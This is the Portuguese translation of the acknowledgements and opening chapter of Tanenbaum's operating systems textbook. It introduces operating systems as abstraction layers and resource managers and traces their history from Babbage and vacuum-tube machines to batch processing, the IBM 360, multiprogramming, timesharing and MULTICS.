Gostaria também de agradecer a outras pessoas que me ajudaram de muitas maneiras, inclusive sugerindo novos tópicos a serem abordados, lendo o manuscrito cuidadosamente, fazendo suplementos e contribuindo com novos exercícios. Entre elas estão Steve Armstrong, Jeffrey Chastine, John Connely, Mischa Geldermans, Paul Gray, James Griffioen, Jorrit Herder, Michael Howard, Suraj Kothari, Roger Kraft, Trudy Levine, John Masiyowski, Shivakant Mishra, Rudy Pait, Xiao Qin, Mark Russinovich, Krishna Sivalingam, Leendert van Doorn e Ken Wong.

As pessoas da Prentice Hall foram amáveis e solícitas como sempre, especialmente Irwin Zucker e Scott Disanno, da produção, e David Alick, ReeAnne Davies e Melinda Haggerty, do editorial.

Por último, mas não menos importante, agradeço a Barbara e Marvin, maravilhosos como sempre, cada um de modo único e especial. E, claro, gostaria de agradecer a Suzanne por seu amor e paciência, para não falar de todo *druiven* e *kersen*, que substituíram *sinaasappelsap* nos últimos tempos.

Andrew S. Tanenbaum

# Capítulo Introdução

Um sistema computacional moderno consiste em um ou mais processadores, memória principal, discos, impressoras, teclado, mouse, monitor, interfaces de rede e outros dispositivos de entrada e saída. Enfim, é um sistema complexo. Se cada programador de aplicações tivesse de entender como tudo isso funciona em detalhes, nenhum código chegaria a ser escrito. Além disso, gerenciar todos esses componentes e usá-los de maneira otimizada é um trabalho extremamente difícil. Por isso, os computadores têm um dispositivo de software denominado sistema operacional, cujo trabalho é fornecer aos programas do usuário um modelo de computador melhor, mais simples e mais limpo e lidar com o gerenciamento de todos os recursos mencionados. Esses sistemas são o tema deste livro.

A maioria dos leitores deve ter alguma experiência com um sistema operacional como Windows, Linux, Free-BSD ou Mac OS X, mas as aparências podem enganar. O programa com o qual os usuários interagem, normalmente chamado de **shell** (ou interpretador de comandos) quando é baseado em texto e de **GUI** (graphical user interface — interface gráfica com o usuário) quando usa ícones, na realidade não é parte do sistema operacional embora o utilize para realizar seu trabalho.

Um panorama simples dos principais componentes em discussão aqui é oferecido na Figura 1.1. Na parte inferior vemos o hardware. Ele consiste em chips, placas, discos, teclado, monitor e objetos físicos semelhantes. Na parte superior do hardware está o software. A maioria dos computadores tem dois níveis de operação: modo núcleo e modo usuário. O sistema operacional é a peça mais básica de software e opera em **modo núcleo** (também chamado




Figura 1.1 Onde o sistema operacional se encaixa.

modo supervisor). Nesse modo ele tem acesso completo a todo o hardware e pode executar qualquer instrução que a máquina seja capaz de executar. O resto do software opera em modo usuário, no qual apenas um subconjunto de instruções da máquina está disponível. Em particular, aquelas instruções que afetam o controle da máquina ou realizam E/S (Entrada/Saída) são proibidas para programas de modo usuário. Retornaremos à diferença entre modo núcleo e modo usuário repetidamente ao longo deste livro.

O programa de interface com o usuário, shell ou GUI, é o nível mais inferior do software de modo usuário e permite que este inicie outros programas, como o navegador Web, leitor de e-mail ou reprodutor de música. Esses programas também usam muito o sistema operacional.

A área de atuação do sistema operacional é mostrada na Figura 1.1. Ele opera diretamente no hardware e fornece a base para todos os outros softwares.

Uma distinção importante entre o sistema operacional e o software normal (modo usuário) é que, se o usuário não gostar de um determinado leitor de e-mail, ele será livre para obter outro ou escrever seu próprio leitor de e-mail, se o quiser; mas não lhe é permitido escrever seu próprio manipulador de interrupção do relógio, que é parte do sistema operacional e normalmente está protegida pelo hardware contra tentativas de alterações pelo usuário.

Essa distinção, contudo, é às vezes confusa em sistemas embarcados (que podem não ter um modo núcleo) ou sistemas interpretados (como sistemas operacionais baseados em Java, que usam interpretação, e não hardware, para separar os componentes).

Em muitos sistemas, há programas executados em modo usuário, mas que auxiliam o sistema operacional ou realizam funções privilegiadas. Por exemplo, muitas vezes existe um programa que permite aos usuários mudarem suas senhas. Esse programa não faz parte do sistema operacional e não é executado em modo núcleo, mas realiza uma função claramente delicada e precisa ser protegido de maneira especial. Em alguns sistemas, essa ideia é levada ao extremo, e parte do que é tradicionalmente tido como sistema operacional (como o *filesystem* — sistema de arquivos) é executada em espaço do usuário. Nesses sistemas, é difícil definir um limite claro. Tudo o que é executado em modo núcleo sem dúvida constitui parte do sistema operacional, mas alguns programas executados fora dele também são

inquestionavelmente parte dele, ou pelo menos estão intimamente associados a ele.

Os sistemas operacionais diferem de programas de usuário (isto é, de aplicações) em outros aspectos além do lugar onde estão localizados. Em particular, eles são grandes, complexos e têm vida longa. O código-fonte de um sistema operacional como o Linux ou o Windows tem cerca de cinco milhões de linhas de código. Para se ter ideia do que isso significa, imagine imprimir cinco milhões de linhas em forma de livro, com 50 linhas por página e mil páginas por volume (maior que este livro). Seriam necessários cem volumes para enumerar um sistema operacional desse porte basicamente uma caixa de livros inteira. Você consegue se imaginar começando em um emprego de manutenção de um sistema operacional e, no primeiro dia, ver seu chefe trazendo uma caixa de livros com o código e dizendo: "Aprenda-o"? E isso vale apenas para a parte que opera no núcleo. Programas de usuário como o GUI, bibliotecas e softwares de aplicação básica (como o Windows Explorer) podem atingir facilmente 10 ou 20 vezes esse valor.

Agora deve estar claro por que os sistemas operacionais têm vida longa — eles são muito difíceis de escrever e, uma vez tendo escrito um, o proprietário não se dispõe a descartá-lo e começar de novo. Em vez disso, eles evoluem por longos períodos de tempo. O Windows 95/98/Me era basicamente um sistema operacional e o Windows NT/2000/XP/Vista é um sistema diferente. Para os usuários, eles parecem semelhantes porque a Microsoft se assegurou de que a interface com o usuário do Windows 2000/XP fosse bastante parecida com o sistema que estava substituindo, principalmente o Windows 98. Entretanto, houve bons motivos para que a Microsoft eliminasse o Windows 98. Trataremos disso quando estudarmos o Windows em detalhes no Capítulo 11.

O outro exemplo principal que usaremos ao longo deste livro (além do Windows) é o UNIX e seus variantes e clones. Ele também evoluiu com o passar dos anos, com versões como System V, Solaris e FreeBSD derivadas do sistema original, ao passo que o Linux é uma base de código nova, embora tenha como modelo muito próximo o UNIX e seja altamente compatível com ele. Usaremos exemplos do UNIX ao longo deste livro e examinaremos o Linux em detalhes no Capítulo 10.

Neste capítulo, mencionaremos rapidamente vários aspectos importantes dos sistemas operacionais, inclusive o que são, sua história, os tipos existentes, alguns dos conceitos básicos e sua estrutura. Retornaremos a muitos desses importantes tópicos em mais detalhes em capítulos posteriores.

## 1.1 O que é um sistema operacional?

É difícil definir o que é um sistema operacional além de dizer que é o software que executa em modo núcleo —

e mesmo isso nem sempre é verdade. Parte do problema ocorre porque os sistemas operacionais realizam basicamente duas funções não relacionadas: fornecer aos programadores de aplicativos (e aos programas aplicativos, naturalmente) um conjunto de recursos abstratos claros em vez de recursos confusos de hardware e gerenciar esses recursos de hardware. Dependendo do tipo de usuário, ele vai lidar mais com uma função ou com outra. Vejamos cada uma delas.

#### 1.1.1 O sistema operacional como uma máquina estendida

A arquitetura (conjunto de instruções, organização de memória, E/S e estrutura de barramento) da maioria dos computadores em nível de linguagem de máquina é primitiva e de difícil programação, especialmente a entrada/saída. Para tornar isso mais concreto, examinemos rapidamente como é feita a E/S da unidade de discos flexíveis (disquetes) a partir de um chip controlador compatível com o NEC-PD765. Esse chip é usado na maioria dos computadores pessoais baseados em processadores Intel. Usamos discos flexíveis como exemplo porque, embora sejam obsoletos, são muito mais simples que os discos rígidos modernos. O PD765 tem 16 comandos, especificados pela carga de 1 a 9 bytes no registrador do dispositivo. Esses comandos são para leitura e escrita de dados, movimentação do braço do disco e formatação de trilhas. Servem também para inicialização, sinalização, reinicialização e recalibração do controlador e das unidades de disquetes.

Os comandos mais básicos são read e write; cada um deles requer 13 parâmetros agrupados em 9 bytes. Esses parâmetros especificam itens como o endereço do bloco de dados a ser lido, o número de setores por trilha, o modo de gravação usado no meio físico, o espaço livre entre setores e o que fazer com um marcador-de-endereço-de-dados-removidos. Se essas palavras não fizeram sentido para você, não se preocupe: é assim mesmo, um tanto místico. Quando a operação é completada, o chip controlador retorna 23 campos de status e de erros agrupados em 7 bytes. Como se isso não bastasse, o programador da unidade de discos flexíveis ainda deve saber se o motor está ligado ou não. Se estiver desligado, ele deverá ser ligado (com um longo atraso de inicialização) antes que os dados possam ser lidos ou escritos. O motor não pode permanecer ligado por muito tempo, senão o disco flexível poderá sofrer desgaste. O programador é, então, forçado a equilibrar dois fatores: longos atrasos de inicialização versus desgastes do disco flexível (e a perda dos dados nele gravados).

Sem entrar em detalhes *de fato*, é claro que um programador de nível médio provavelmente não se envolverá profundamente com os detalhes de programação das unidades de discos flexíveis (ou discos rígidos, que são piores). Em vez disso, o programador busca lidar com essas uni-

dades de um modo mais abstrato e simples. No caso dos discos, uma abstração típica seria aquela compreendida por um disco que contém uma coleção de arquivos com nomes. Cada arquivo pode ser aberto para leitura ou escrita e, então, ser lido ou escrito e, por fim, fechado. Detalhes como se a gravação deveria usar uma modulação por frequência modificada e qual seria o estado atual do motor não apareceriam na abstração apresentada ao programador da aplicação.

Abstração é o elemento-chave para gerenciar complexidade. Boas abstrações transformam uma tarefa quase impossível em duas manejáveis. A primeira delas é definir e implementar as abstrações. A segunda é usar essas abstrações para resolver o problema à mão. Uma abstração que quase todo usuário de computação entende é o arquivo. Ele é um fragmento de informação útil, como uma foto digital, uma mensagem de e-mail salva ou uma página da Web. Lidar com fotos, e-mails e páginas da Web é mais fácil do que manipular detalhes de discos, como o disco flexível descrito anteriormente. A tarefa do sistema operacional é criar boas abstrações e, em seguida, implementar e gerenciar os objetos abstratos criados. Neste livro, falaremos muito de abstrações. Elas são um dos elementos cruciais para compreender os sistemas operacionais.

Esse ponto é tão importante que convém repeti--lo em outras palavras. Com todo o respeito devido aos engenheiros industriais que projetaram o Macintosh, o hardware é feio. Processadores reais, memórias, discos e outros dispositivos são muito complicados e apresentam interfaces difíceis, desajeitadas, idiossincráticas e incoerentes para que as pessoas que precisam escrever softwares as utilizem. Algumas vezes isso se deve à necessidade de compatibilidade com a versão anterior do hardware, algumas vezes ao desejo de economizar dinheiro, mas algumas vezes os projetistas de hardware não percebem os problemas que estão causando ao software (ou não se importam com tais problemas). Pelo contrário, uma das principais tarefas do sistema operacional é ocultar o hardware e oferecer aos programas (e seus programadores) abstrações precisas, claras, elegantes e coerentes com as quais trabalhar. Os sistemas operacionais transformam o feio em bonito, como mostrado na Figura 1.2.

Deve-se observar que os clientes reais do sistema operacional são os programas aplicativos (via programadores de aplicativos, naturalmente). São eles que lidam diretamente com o sistema operacional e suas abstrações. Por outro lado, os usuários finais lidam com abstrações fornecidas pela interface do usuário, seja a linha de comandos shell ou uma interface gráfica. Embora as abstrações da interface com o usuário possam ser semelhantes às fornecidas pelo sistema operacional, nem sempre é o caso. Para esclarecer esse ponto, considere a área de trabalho normal do Windows e o prompt de comando, orientado a linhas de comando. Ambos são programas executados




Figura 1.2 Sistemas operacionais transformam hardware feio em abstrações bonitas.

no sistema operacional e usam as abstrações que o Windows fornece, mas oferecem interfaces de usuário muito diferentes. De modo semelhante, um usuário Linux executando Gnome ou KDE vê uma interface muito diferente daquela vista por um usuário trabalhando diretamente sobre o X-Window System (orientado a texto) subjacente, mas as abstrações do sistema operacional subjacente são as mesmas em ambos os casos.

Neste livro, estudaremos as abstrações fornecidas pelos programas aplicativos em mais detalhes, mas falaremos muito menos sobre interfaces com o usuário. Esse é um tema amplo e importante, mas apenas perifericamente relacionado com sistemas operacionais.

#### 1.1.2 O sistema operacional como um gerenciador de recursos

O conceito de um sistema operacional como provedor de uma interface conveniente a seus usuários é uma visão top-down (abstração do todo para as partes). Em uma visão alternativa, bottom-up (abstração das partes para o todo), o sistema operacional gerencia todas as partes de um sistema complexo. Computadores modernos são constituídos de processadores, memórias, temporizadores, discos, dispositivos apontadores tipo mouse, interfaces de rede, impressoras e uma ampla variedade de outros dispositivos. Segundo essa visão, o trabalho do sistema operacional é fornecer uma alocação ordenada e controlada de processadores, memórias e dispositivos de E/S entre vários programas que competem por eles.

Sistemas operacionais modernos permitem que múltiplos programas sejam executados ao mesmo tempo. Imagine o que aconteceria se três programas em execução em algum computador tentassem imprimir suas saídas simultaneamente na mesma impressora. As primeiras linhas poderiam ser do programa 1, as linhas seguintes seriam do programa 2, algumas outras do programa 3, e assim por diante. Resultado: uma confusão. O sistema operacional pode trazer ordem a essa confusão potencial, armazenando temporariamente no disco todas as saídas destinadas à impressora. Quando um programa é finalizado,

o sistema operacional poderia então enviar sua saída, que estaria no arquivo em disco, para a impressora. Ao mesmo tempo, o outro programa poderia continuar gerando mais saídas, que não estariam, obviamente, indo para a impressora (ainda).

Quando um computador (ou uma rede) tem múltiplos usuários, a necessidade de gerenciar e proteger a memória, dispositivos de E/S e outros recursos é muito maior, já que, de outra maneira, os usuários poderiam interferir uns nos outros. Além disso, os usuários muitas vezes precisam compartilhar não somente hardware, mas também informação (arquivos, bancos de dados etc.). Em resumo, essa visão do sistema operacional mostra que sua tarefa principal é manter o controle sobre quem está usando qual recurso, garantindo suas requisições de recursos, controlando as contas e mediando conflitos de requisições entre diferentes programas e usuários.

O gerenciamento de recursos realiza o compartilhamento (ou multiplexação) desses recursos de duas maneiras diferentes: no tempo e no espaço. Quando um recurso é compartilhado (multiplexado) no tempo, diferentes programas ou usuários aguardam sua vez de usá--lo. Primeiro, um deles obtém o uso do recurso, daí um outro, e assim por diante. Por exemplo, com somente uma CPU e múltiplos programas precisando ser executados nela, o sistema operacional aloca a CPU a um programa, e após este ser executado por tempo suficiente, outro programa obtém seu uso, então outro e, por fim, o primeiro programa novamente. Determinar como o recurso é compartilhado no tempo — quem vai depois de quem e por quanto tempo — é tarefa do sistema operacional. Outro exemplo de compartilhamento no tempo se dá com a impressora. Quando múltiplas saídas são enfileiradas para imprimir em uma única impressora, deve-se decidir sobre qual será a próxima saída a ser impressa.

O outro tipo de compartilhamento (multiplexação) é o de espaço. Em lugar de consumidores esperando sua vez, cada um ocupa uma parte do recurso. Por exemplo, a memória principal é normalmente dividida entre vários programas em execução. Assim, cada um pode residir ao mesmo tempo na memória (por exemplo, a fim de ocupar a CPU temporariamente). Existindo memória suficiente para abrigar múltiplos programas, é mais eficiente mantê--los nela em vez de destinar toda a memória a um só deles, especialmente se o programa precisar apenas de uma pequena fração do total. Naturalmente, isso levanta questões sobre justiça, proteção etc., e cabe ao sistema operacional resolvê-las. Outro recurso que é compartilhado no espaço é o disco (rígido). Em vários sistemas, um único disco pode conter arquivos de muitos usuários ao mesmo tempo. Alocar espaco em disco e manter o controle sobre quem está usando quais parcelas do disco é uma típica tarefa de gerenciamento de recursos do sistema operacional.

## 1.2 História dos sistemas operacionais

Os sistemas operacionais vêm passando por um processo gradual de evolução. Nas próximas seções veremos algumas das principais fases dessa evolução. Como a história dos sistemas operacionais é bastante ligada à arquitetura de computadores sobre a qual eles são executados, veremos as sucessivas gerações de computadores para entendermos as primeiras versões de sistemas operacionais. Esse mapeamento das gerações de sistemas operacionais em relação a gerações de computadores é um tanto vago, mas revela a existência de uma certa estrutura.

A sequência de eventos apresentada a seguir é em grande medida cronológica, mas foi um percurso acidentado. Os desenvolvimentos não esperaram que os anteriores terminassem antes de se iniciarem. Houve muitas sobreposições, para não falar de muitos falsos começos e becos sem saída. Considere-a como um guia, não como a palavra final.

O primeiro computador digital foi projetado pelo matemático inglês Charles Babbage (1792–1871). Embora Babbage tenha empregado a maior parte de sua vida e de sua fortuna para construir sua 'máquina analítica', ele nunca conseguiu vê-la funcionando de modo apropriado, pois era inteiramente mecânica e a tecnologia de sua época não poderia produzir as rodas, as engrenagens e as correias de alta precisão que eram necessárias. É óbvio que a máquina analítica não possuía um sistema operacional.

Outro aspecto histórico interessante foi que Babbage percebeu que seria preciso um software para sua máquina analítica. Para isso, ele contratou uma jovem chamada Ada Lovelace, filha do famoso poeta inglês Lord Byron, como a primeira programadora do mundo. A linguagem de programação Ada® foi assim denominada em sua homenagem.

## 1.2.1 A primeira geração (1945–1955) — válvulas

Depois dos infrutíferos esforços de Babbage, seguiram--se poucos progressos na construção de computadores digitais até a Segunda Guerra Mundial, que estimulou uma explosão de atividades. O professor John Atanasoff e seu então aluno de graduação Clifford Berry construíram o que consideramos o primeiro computador digital em funcionamento, na Universidade do Estado de Iowa. Ele usava 300 válvulas. Quase ao mesmo tempo, Konrad Zuse, em Berlim, construiu o computador Z3 de relés. Em 1944, o Colossus foi desenvolvido por um grupo em Bletchley Park, Inglaterra, o Mark foi construído por Howard Aiken em Harvard e o ENIAC foi construído por William Mauchley e seu aluno de graduação J. Presper Eckert na Universidade da Pensilvânia. Alguns eram binários, alguns usavam válvulas, alguns eram programáveis, mas todos eram muito primitivos e levavam segundos para executar até o cálculo mais simples.

Naquela época, um mesmo grupo de pessoas projetava, construía, programava, operava e realizava a manutenção de cada máquina. Toda a programação era feita em código de máquina absoluto e muitas vezes conectando plugs em painéis para controlar as funções básicas da máquina. Não havia linguagens de programação (nem mesmo a linguagem assembly existia). Os sistemas operacionais também ainda não haviam sido inventados. O modo normal de operação era o seguinte: o programador reservava antecipadamente tempo de máquina em uma planilha, ia para a sala da máquina, inseria seu painel de programação no computador e passava algumas horas torcendo para que nenhuma das 20 mil válvulas queimasse durante a execução. Praticamente todos os problemas eram cálculos numéricos diretos, como determinar tabelas de senos, cossenos e logaritmos.

No início da década de 1950, essa rotina havia sido aprimorada com a introdução das perfuradoras de cartões. Era possível, então, escrever programas em cartões e lê-los em lugar de painéis de programação; de outra maneira, o procedimento seria o mesmo.

#### 1.2.2 A segunda geração (1955–1965) transistores e sistemas em lote (batch)

A introdução do transistor em meados da década de 1950 mudou o quadro radicalmente. Os computadores tornaram-se suficientemente confiáveis para que pudessem ser fabricados e comercializados com a expectativa de que continuariam a funcionar por tempo suficiente para executar algum trabalho útil. Pela primeira vez, havia uma clara separação entre projetistas, fabricantes, programadores e técnicos da manutenção.

Essas máquinas — então denominadas computadores de grande porte (mainframes) — ficavam isoladas em salas especiais com ar-condicionado, operadas por equipes profissionais. Somente grandes corporações, agências governamentais ou universidades podiam pagar vários milhões de dólares para tê-las. Para uma tarefa (isto é, um programa ou um conjunto de programas) ser executada, o programador primeiro escrevia o programa no papel (em Fortran ou em linguagem assembly) e depois o perfurava em cartões. Ele então levava o maço de cartões para a sala de entradas, entregava-o a um dos operadores e ia tomar um café até que a saída impressa estivesse pronta.

Ao fim da execução de uma tarefa pelo computador, um operador ia até a impressora, retirava sua saída e a levava para a sala de saídas, de modo que o programador pudesse retirá-la mais tarde. Ele então apanhava um dos maços de cartões que foram trazidos para a sala de entradas e o colocava na leitora de cartões. Se fosse necessário um compilador Fortran, o operador precisava retirar do armário o maço de cartões correspondente e lê-lo. Muito tempo de computador era desperdiçado enquanto os operadores andavam pela sala das máquinas.

Por causa do alto custo do equipamento, era natural que se começasse a buscar maneiras de reduzir o desperdício de tempo no uso da máquina. A solução geralmente adotada era a do sistema em lote (batch). A ideia era gravar várias tarefas em fita magnética usando um computador relativamente mais barato, como o IBM 1401, que era muito bom para ler cartões, copiar fitas e imprimir saídas, mas não tão eficiente em cálculos numéricos.

Outras máquinas mais caras, como a IBM 7094, eram usadas para a computação propriamente dita. Essa situação é mostrada na Figura 1.3.

Depois de aproximadamente uma hora acumulando um lote de tarefas, os cartões eram lidos em uma fita magnética, que era encaminhada para a sala das máquinas, onde era montada em uma unidade de fita. O operador, então, carregava um programa especial (o antecessor do sistema operacional de hoje), que lia a primeira tarefa da fita e executava-a. A saída não era impressa, mas gravada em uma segunda fita. Depois de cada tarefa terminada, o sistema operacional automaticamente lia a próxima tarefa da fita e começava a executá-la. Quando todo o lote era processado, o operador retirava as fitas de entrada e de saída, trocava a fita de entrada com a do próximo lote e levava a fita de saída para um computador 1401 imprimi-la off--line, isto é, não conectada ao computador principal.




Figura 1.3 Um sistema em lote (batch) antigo. (a) Os programadores levavam os cartões para o 1401. (b) O 1401 gravava o lote de tarefas em fita. (c) O operador levava a fita de entrada para o 7094. (d) O 7094 executava o processamento. (e) O operador levava a fita de saída para o 1401. (f) O 1401 imprimia as saídas.

A estrutura de uma tarefa típica é mostrada na Figura 1.4. Ela começava com um cartão \$JOB, que especificava o tempo máximo de processamento em minutos, o número da conta a ser debitada e o número do programador. Em seguida vinha um cartão \$FORTRAN, que mandava o sistema operacional carregar o compilador Fortran a partir da fita de sistema. Depois vinham os cartões do programa a ser compilado e, então, um cartão \$LOAD, que ordenava ao sistema operacional o carregamento do programa-objeto recém-compilado. (Os programas compilados muitas vezes eram gravados em fitas-rascunho e tinham de ser carregados explicitamente.) Era então a vez do cartão \$RUN, que dizia para o sistema operacional executar o programa com o conjunto de dados constante nos cartões seguintes. Por fim, o cartão \$END marcava a conclusão da tarefa. Esses cartões de controle foram os precursores das linguagens de controle de tarefas e dos interpretadores de comando atuais.

Os grandes computadores de segunda geração foram usados, em sua maioria, para cálculos científicos, como equações diferenciais parciais, muito frequentes na física e na engenharia. Eles eram preponderantemente programados em Fortran e em linguagem assembly. Os sistemas operacionais típicos eram o FMS (Fortran Monitor System) e o IBSYS, o sistema operacional da IBM para o 7094.

#### 1.2.3 A terceira geração (1965–1980) — CIs e multiprogramação

No início na década de 1960, a maioria dos fabricantes de computador oferecia duas linhas de produtos distintas e totalmente incompatíveis. De um lado havia os computadores científicos de grande escala e orientados a palavras, como o 7094, usados para cálculos numéricos na ciência e na engenharia. De outro, existiam os computadores comerciais orientados a caracteres, como o 1401, amplamente usados por bancos e companhias de seguros para ordenação e impressão em fitas.

Desenvolver e manter duas linhas de produtos completamente diferentes demandava grande custo para os fabricantes. Além disso, muitos dos clientes precisavam




Figura 1.4 Estrutura de uma tarefa típica FMS.

inicialmente de uma pequena máquina, mas depois expandiam seus negócios e, com isso, passavam a demandar máquinas maiores que pudessem executar todos os seus programas antigos, porém mais rapidamente.

A IBM tentou resolver esses problemas de uma única vez introduzindo o System/360. O 360 era uma série de máquinas — desde máquinas do porte do 1401 até as mais potentes que o 7094 — cujos softwares eram compatíveis. Os equipamentos divergiam apenas no preço e no desempenho (quantidade máxima de memória, velocidade do processador, número de dispositivos de E/S permitidos etc.). Como todas as máquinas tinham a mesma arquitetura e o mesmo conjunto de instruções, os programas escritos para uma máquina podiam ser executados em todas as outras, pelo menos teoricamente. Além disso, o 360 era voltado tanto para a computação científica (isto é, numérica) quanto para a comercial. Assim, uma única família de máquinas poderia satisfazer as necessidades de todos os clientes. Nos anos subsequentes, a IBM lançou sucessivas séries compatíveis com a linha 360, usando tecnologias mais modernas, conhecidas como séries 370, 4300, 3080 e 3090. O Z series é o mais novo descendente dessa linha, embora tenha se afastado consideravelmente do original.

O IBM 360 foi a primeira linha de computadores a usar circuitos integrados (CIs) em pequena escala, propiciando, assim, uma melhor relação custo-benefício em comparação à segunda geração de máquinas, construídas com transistores individuais. Foi um sucesso instantâneo, e a ideia de uma família de computadores compatíveis logo foi adotada por todos os outros fabricantes. Os descendentes dessas máquinas ainda estão em uso nos centros de computação. Atualmente são mais empregados para gerenciar imensos bancos de dados (por exemplo, para sistemas de reservas aéreas) ou como servidores para sites da Web, que precisam processar milhares de requisições por segundo.

O forte da ideia de 'família de máquinas' era simultaneamente sua maior fraqueza. A intenção era que qualquer software, inclusive o sistema operacional **OS/360**, pudesse ser executado em qualquer um dos modelos. O software precisava ser executado em sistemas pequenos — que muitas vezes apenas substituíam os 1401 na transferência de cartões perfurados para fita magnética — e em sistemas muito grandes, que frequentemente substituíam os 7094 na previsão do tempo e em outras operações pesadas. Tinha de ser eficiente tanto em sistemas com poucos periféricos como nos com muitos periféricos. Tinha de funcionar bem em ambientes comerciais e em ambientes científicos. E, acima de tudo, o sistema operacional precisava provar ser eficaz em todos esses diferentes usos.

Não havia como a IBM (ou qualquer outro fabricante) elaborar um software que resolvesse todos esses requisitos conflitantes. O resultado foi um sistema operacional enorme e extraordinariamente complexo, provavelmente duas ou três vezes maior que o FMS. Eram milhões de linhas

7

escritas em linguagem assembly por milhares de programadores, contendo milhares de erros, que precisavam de um fluxo contínuo de novas versões para tentar corrigi-los. Cada nova versão corrigia alguns erros, mas introduzia outros, fazendo com que, provavelmente, o número de erros

Um dos projetistas do OS/360, Fred Brooks, escreveu um livro genial e crítico (Brooks, 1996), descrevendo suas experiências nesse projeto. Embora seja impossível resumir o conteúdo do livro aqui, basta dizer que a capa mostra um rebanho de animais pré-históricos presos em um fosso. A capa do livro de Silberschatz et al. (2005) faz uma analogia parecida entre sistemas operacionais e dinossauros.

permanecesse constante ao longo do tempo.

Apesar de seu enorme tamanho e de seus problemas, o OS/360 e os sistemas operacionais similares de terceira geração elaborados por outros fabricantes de computadores atendiam razoavelmente bem à maioria dos clientes. Também popularizavam várias técnicas fundamentais ausentes nos sistemas operacionais de segunda geração. Provavelmente a mais importante dessas técnicas foi a **multiprogramação**. No 7094, quando a tarefa atual parava para esperar por uma fita magnética terminar a transferência ou aguardava o término de outra operação de E/S, a CPU simplesmente permanecia ociosa até que a E/S terminasse. Para cálculos científicos com uso intenso do processador (CPU-bound), a E/S era pouco frequente, de modo que o tempo gasto com ela não era significativo. Para o processamento de dados comerciais, o tempo de espera pela E/S chegava a 80 ou 90 por cento do tempo total (IO-bound), de modo que algo precisava ser feito para evitar que a CPU ficasse ociosa todo esse tempo.

A solução a que se chegou foi dividir a memória em várias partes, com uma tarefa diferente em cada partição, conforme mostrado na Figura 1.5. Enquanto uma tarefa esperava que uma operação de E/S se completasse, outra poderia usar a CPU. Se um número suficiente de tarefas pudesse ser mantido na memória ao mesmo tempo, a CPU poderia permanecer ocupada por quase 100 por cento do tempo. Manter múltiplas tarefas de maneira segura na memória, por sua vez, requeria um hardware especial para proteger cada tarefa contra danos e transgressões causados por outras tarefas, mas o 360 e outros sistemas de terceira geração eram equipados com esse hardware.




Figura 1.5 Um sistema de multiprogramação com três tarefas na memória.

Outro aspecto importante nos sistemas operacionais de terceira geração era a capacidade de transferir tarefas de cartões perfurados para discos magnéticos logo que esses chegassem à sala do computador. Dessa forma, assim que uma tarefa fosse completada, o sistema operacional poderia carregar uma nova tarefa a partir do disco na partição que acabou de ser liberada e, então, processá-lo. Essa técnica é denominada **spooling** (termo derivado da expressão *simultaneous peripheral operation online*) e também foi usada para arbitrar a saída. Com o spooling, os 1401 não eram mais necessários, e muito do leva e traz de fitas magnéticas desapareceu.

Embora os sistemas operacionais de terceira geração fossem adequados para grandes cálculos científicos e processamento maciço de dados comerciais, eram basicamente sistemas em lote (*batch systems*). Muitos programadores sentiam saudades da primeira geração, quando podiam dispor da máquina por algumas horas, podendo assim corrigir seus programas mais rapidamente. Com os sistemas de terceira geração, o intervalo de tempo entre submeter uma tarefa e obter uma saída normalmente era de muitas horas; assim, uma única vírgula errada poderia causar um erro de compilação, e o programador gastaria metade do dia para corrigi-lo.

O anseio por respostas mais rápidas abriu caminho para o tempo compartilhado ou timesharing, uma variante da multiprogramação na qual cada usuário se conectava por meio de um terminal on-line. Em um sistema de tempo compartilhado, se 20 usuários estivessem conectados e 17 deles estivessem pensando, falando ou tomando café, a CPU podia ser ciclicamente alocada a cada uma das três tarefas que estivessem requisitando a CPU. Como, ao depurar programas, emitem-se normalmente comandos curtos (por exemplo, compile uma rotina1 de cinco páginas) em vez de comandos longos (por exemplo, ordene um arquivo de um milhão de registros), o computador era capaz de fornecer um serviço rápido e interativo a vários usuários e ainda processar grandes lotes de tarefas em background (segundo plano) nos instantes em que a CPU estivesse ociosa. O primeiro sistema importante de tempo compartilhado, o CTSS (compatible time sharing system — sistema compatível de tempo compartilhado, foi desenvolvido no MIT em um 7094 modificado (Corbató et al., 1962). Contudo, o tempo compartilhado só se popularizou durante a terceira geração, período em que a necessária proteção em hardware foi largamente empregada.

Depois do sucesso desse sistema (CTSS), o MIT, o Bell Labs e a General Electric (então um dos grandes fabricantes de computadores) decidiram desenvolver um 'computador utilitário', uma máquina que suportasse simultaneamente centenas de usuários compartilhando o tempo. Basearam-se no modelo do sistema de distribuição de eletricidade, ou seja, quando se precisa de energia elé-

<sup>1</sup> Utilizaremos os termos 'rotina', 'procedimento', 'sub-rotina' e 'função' indistintamente ao longo deste livro.

trica, conecta-se o pino na tomada da parede e, não havendo nenhum problema, tem-se tanta energia quanto é necessário. Os projetistas desse sistema, conhecido como **MULTICS** (*Multiplexed information and computing service* — serviço de computação e de informação multiplexada), imaginaram uma enorme máquina fornecendo 'energia' computacional para toda a área de Boston. A ideia de que máquinas muito mais potentes que o computador de grande porte GE-645 fossem vendidas por mil dólares para milhões de pessoas, apenas 40 anos mais tarde, era ainda pura ficção científica. Seria como imaginar, hoje, trens submarinos transatlânticos e supersônicos.

